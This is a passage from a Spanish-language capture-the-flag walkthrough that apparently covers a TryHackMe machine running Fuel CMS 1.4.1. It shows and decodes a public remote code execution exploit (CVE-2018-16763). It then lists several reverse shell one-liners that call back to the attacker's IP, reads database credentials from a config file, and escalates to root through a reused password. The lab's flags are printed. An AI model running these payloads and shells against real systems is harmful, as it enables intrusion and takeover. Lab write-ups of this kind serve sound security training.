Exploit',usage=f'python3 {sys.argv[0]} -u <url>',epilog=f'EXAMPLE - python3 {sys.argv[0]} -u http://10.10.21.74')

        parser.add_argument('-v','--version',action='version',version='1.2',help='show the version of exploit')

        parser.add_argument('-u','--url',metavar='url',dest='url',help='Enter the url')

        args = parser.parse_args()

        if len(sys.argv) ≤2:
                parser.print_usage()
                sys.exit()

        return args


args = get_arguments()
url = args.url

if "http" not in url:
        sys.stderr.write("Enter vaild url")
        sys.exit()
```

Copiaremos el exploit utilizando searchsploit -m 50477.py, podemos apreciar que
Editando el script, comprobamos url al que le hace la petición el script e intentamos decodificarlo para poder leerlo

```
while True:
        cmd = input(Style.BRIGHT+Fore.YELLOW+"Enter Command $"+Style.RESET_ALL)

        main_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+quote(cmd)+"%27%29%2b%27"

        r = requests.get(main_url)

        #<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

        output = r.text.split('<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">')
        print(output[0])
        if cmd == "exit":
                break
```

```
┌──(kali㉿kali)-[~]
└─$ urlencode -d "%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+quote(cmd)+"%27%29%2b%27"
'+pi(print($a='system'))+$a(' quote(cmd) ')+'

┌──(kali㉿kali)-[~]
└─$
```

Podemos observar que la consulta se hace a la web /fuel/pages/select?filter= y el filtro ejecuta los siguientes comandos pi(print($a= 'system'))+ $a(' quote(cmd)')+ ', lo que nos dice es que este exploit ejecuta comando mediante php.

Ejecutamos el script y podremos ejecutar a nivel de sistema con el usuario www-data y podemos obtener la primera bandera

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/ice]
└─# searchsploit -m 50477.py
  Exploit: Fuel CMS 1.4.1 - Remote Code Execution (3)
      URL: https://www.exploit-db.com/exploits/50477
     Path: /usr/share/exploitdb/exploits/php/webapps/50477.py
    Codes: CVE-2018-16763
 Verified: False
File Type: Python script, ASCII text executable
cp: overwrite '/home/kali/Desktop/tryhackme/ice/50477.py'?
Copied to: /home/kali/Desktop/tryhackme/ice/50477.py

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/ice]
└─# ls
50477.py  requests  tcp_scan.txt

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/ice]
└─# python3 50477.py -u http://10.10.136.241
[+]Connecting...
Enter Command $id
systemuid=33(www-data) gid=33(www-data) groups=33(www-data)


Enter Command $pwd
system/var/www/html


Enter Command $cd /home
system

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt


Enter Command $find / -name flag.txt
system/home/www-data/flag.txt


Enter Command $
```

Acceso inicial

Podremos en escucha el netcat y veremos si es posible generarnos una bash inversa

```
VPN × | root@kali: /home/kali/Desktop/tryhackme/ice × | kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
```

He intentado varias shells, hasta que he dado con la correcta `rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.14.74.176 1337 >/tmp/f`

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/ice]
└─# python3 50477.py -u http://10.10.136.241
[+]Connecting...
Enter Command $sh -i >& /dev/tcp/10.14.74.176/1337 0>&1
system

Enter Command $exec 5<>/dev/tcp/10.14.74.176/1337;cat <&5 | while read line; do $line 2>&5 >&5; done
system

Enter Command $nc -c sh 10.14.74.176 1337
system

Enter Command $0<&196;exec 196<>/dev/tcp/10.14.74.176/1337; sh <&196 >&196 2>&196
system

Enter Command $sh -i 5<> /dev/tcp/10.14.74.176/1337 0<&5 1>&5 2>&5
system

Enter Command $rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.14.74.176 1337 >/tmp/f
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.14.74.176] from (UNKNOWN) [10.10.136.241] 557
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ clear
clear
TERM environment variable not set.
www-data@ubuntu:/var/www/html$ export SHELL=bash TERM=xterm
export SHELL=bash TERM=xterm
www-data@ubuntu:/var/www/html$
```

Hemos conseguido acceso a la maquina, desde el usuario www-data, veremos www-data es el unico a nivel de sistema y que permisos tiene, pero antes un tratamiento a la tty `python -c 'import pty; pty.spawn("/bin/bash")'`

Y conseguimos la bandera

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.14.74.176] from (UNKNOWN) [10.10.136.241] 55748
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
6470e394cbf6dab6a91682cc8585059b
www-data@ubuntu:/home/www-data$
```

Escalada de privilegios

Buscaremos los archivos de root que puede ejecutar el usuario www-data usando el comando `find / -perm -4000 2>/dev/null` , podríamos buscar en GTFObins algún binario fuera de lo común, también veremos las conexiones TCP y UDP que tiene a la escucha

```
www-data@ubuntu:/home/www-data$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
```

```
www-data@ubuntu:/home/www-data$ ss -natup
ss -natup
Netid  State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
udp    UNCONN     0      0         *:5353                  *:*
udp    UNCONN     0      0         *:35865                 *:*
udp    UNCONN     0      0         *:68                    *:*
udp    UNCONN     0      0         *:631                   *:*
udp    UNCONN     0      0        :::5353                 :::*
udp    UNCONN     0      0        :::48894                :::*
tcp    LISTEN     0      80     127.0.0.1:3306                  *:*
tcp    LISTEN     0      5      127.0.0.1:631                   *:*
tcp    ESTAB      0      0      10.10.136.241:55748              10.14.74.176:1337               users:(("nc",pid=2246,fd=3))
tcp    LISTEN     0      128      :::80                   :::*
tcp    LISTEN     0      5       ::1:631                 :::*
tcp    ESTAB      0      0      ::ffff:10.10.136.241:80                 ::ffff:10.14.74.176:37316
tcp    CLOSE-WAIT 1      0      ::ffff:10.10.136.241:80                 ::ffff:10.14.74.176:55434
www-data@ubuntu:/home/www-data$
```

Ninguno de los binarios parece poder escalar privilegio, sin autenticación, buscaremos en internet donde se encuentra almacenada la base de datos, y leeremos el archivo en busquedad de credenciales

```
www-data@ubuntu:/var/www/html/fuel/data_backup$ ls
ls
index.html
www-data@ubuntu:/var/www/html/fuel/data_backup$ cd ..
cd ..
www-data@ubuntu:/var/www/html/fuel$ cd application
cd application
www-data@ubuntu:/var/www/html/fuel/application$ ls
ls
cache   controllers  helpers  index.html  libraries  migrations  third_party
config  core         hooks    language    logs       models      views
www-data@ubuntu:/var/www/html/fuel/application$ cd config
cd config
www-data@ubuntu:/var/www/html/fuel/application/config$ ls -la
ls -la
total 164
drwxrwxrwx  2 root root  4096 Jul 26  2019 .
drwxrwxrwx 15 root root  4096 Jul 26  2019 ..
-rwxrwxrwx  1 root root   452 Jul 26  2019 MY_config.php
-rwxrwxrwx  1 root root  4156 Jul 26  2019 MY_fuel.php
-rwxrwxrwx  1 root root  1330 Jul 26  2019 MY_fuel_layouts.php
-rwxrwxrwx  1 root root  1063 Jul 26  2019 MY_fuel_modules.php
-rwxrwxrwx  1 root root  2507 Jul 26  2019 asset.php
-rwxrwxrwx  1 root root  3919 Jul 26  2019 autoload.php
-rwxrwxrwx  1 root root 18445 Jul 26  2019 config.php
-rwxrwxrwx  1 root root  4390 Jul 26  2019 constants.php
-rwxrwxrwx  1 root root   506 Jul 26  2019 custom_fields.php
-rwxrwxrwx  1 root root  4646 Jul 26  2019 database.php
-rwxrwxrwx  1 root root  2441 Jul 26  2019 doctypes.php
-rwxrwxrwx  1 root root  4369 Jul 26  2019 editors.php
-rwxrwxrwx  1 root root   547 Jul 26  2019 environments.php
-rwxrwxrwx  1 root root  2993 Jul 26  2019 foreign_chars.php
-rwxrwxrwx  1 root root   421 Jul 26  2019 google.php
-rwxrwxrwx  1 root root   890 Jul 26  2019 hooks.php
-rwxrwxrwx  1 root root   114 Jul 26  2019 index.html
-rwxrwxrwx  1 root root   498 Jul 26  2019 memcached.php
-rwxrwxrwx  1 root root  3032 Jul 26  2019 migration.php
-rwxrwxrwx  1 root root 10057 Jul 26  2019 mimes.php
-rwxrwxrwx  1 root root   706 Jul 26  2019 model.php
-rwxrwxrwx  1 root root   564 Jul 26  2019 profiler.php
-rwxrwxrwx  1 root root  1951 Jul 26  2019 redirects.php
-rwxrwxrwx  1 root root  2269 Jul 26  2019 routes.php
-rwxrwxrwx  1 root root  3181 Jul 26  2019 smileys.php
-rwxrwxrwx  1 root root   680 Jul 26  2019 social.php
-rwxrwxrwx  1 root root  1420 Jul 26  2019 states.php
-rwxrwxrwx  1 root root  6132 Jul 26  2019 user_agents.php
```

Listando archivos, encontramos dentro de la carpeta aplicación un archivo llamado database.php, intentaremos leerlo para ver las credenciales

```
*/
$active_group = 'default';
$query_builder = TRUE;

$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
        @include(TESTER_PATH.'config/tester_database'.EXT);
}
www-data@ubuntu:/var/www/html/fuel/application/config$
```

Entramos a la base de datos, para verificar si hay algo dentro.

```
www-data@ubuntu:/var/www/html/fuel/application/config$ mysql -u root -p
mysql -u root -p
Enter password: mememe

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 5.7.27-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| fuel_schema        |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.12 sec)

mysql> use fuel_schema; show tables;
use fuel_schema; show tables;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+---------------------------+
| Tables_in_fuel_schema     |
+---------------------------+
| fuel_archives             |
| fuel_blocks               |
| fuel_categories           |
```

```
mysql> select * from fuel_users
select * from fuel_users
    -> ;
;
+----+-----------+------------------------------------------+-------+------------+-----------+----------+-----------+----------------------------------+
| id | user_name | password                                 | email | first_name | last_name | language | reset_key | salt                             |
+----+-----------+------------------------------------------+-------+------------+-----------+----------+-----------+----------------------------------+
|  1 | admin     | 3ba1a0a245a5e727f2d08ed60009b6edc4ad2e19 |       |            |           | english  |           | edc21d24d1bb3a6eafb08390a0c27ff1 |
+----+-----------+------------------------------------------+-------+------------+-----------+----------+-----------+----------------------------------+
1 row in set (0.00 sec)
```

Pero únicamente vemos el administrador, del CMS, intentemos usar la contraseña, para el usuario www-data o el usuario root

```
www-data@ubuntu:/var/www/html/fuel/application/config$ sudo echo
sudo echo
[sudo] password for www-data: mememe

Sorry, try again.
[sudo] password for www-data:



Sorry, try again.
[sudo] password for www-data:


sudo: 3 incorrect password attempts
www-data@ubuntu:/var/www/html/fuel/application/config$
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
Password: mememe

root@ubuntu:/var/www/html/fuel/application/config# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/www/html/fuel/application/config#
```

Y efectivamente logramos comprometer la maquina por completo con el usuario root, por una mala reutilización de credenciales, con esto podremos ver la bandera de root

```
www-data@ubuntu:/var/www/html/fuel/application/config$ sudo echo
sudo echo
[sudo] password for www-data: mememe

Sorry, try again.
[sudo] password for www-data:



Sorry, try again.
[sudo] password for www-data:


sudo: 3 incorrect password attempts
www-data@ubuntu:/var/www/html/fuel/application/config$
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
su root
Password: mememe

root@ubuntu:/var/www/html/fuel/application/config# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/www/html/fuel/application/config# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#
```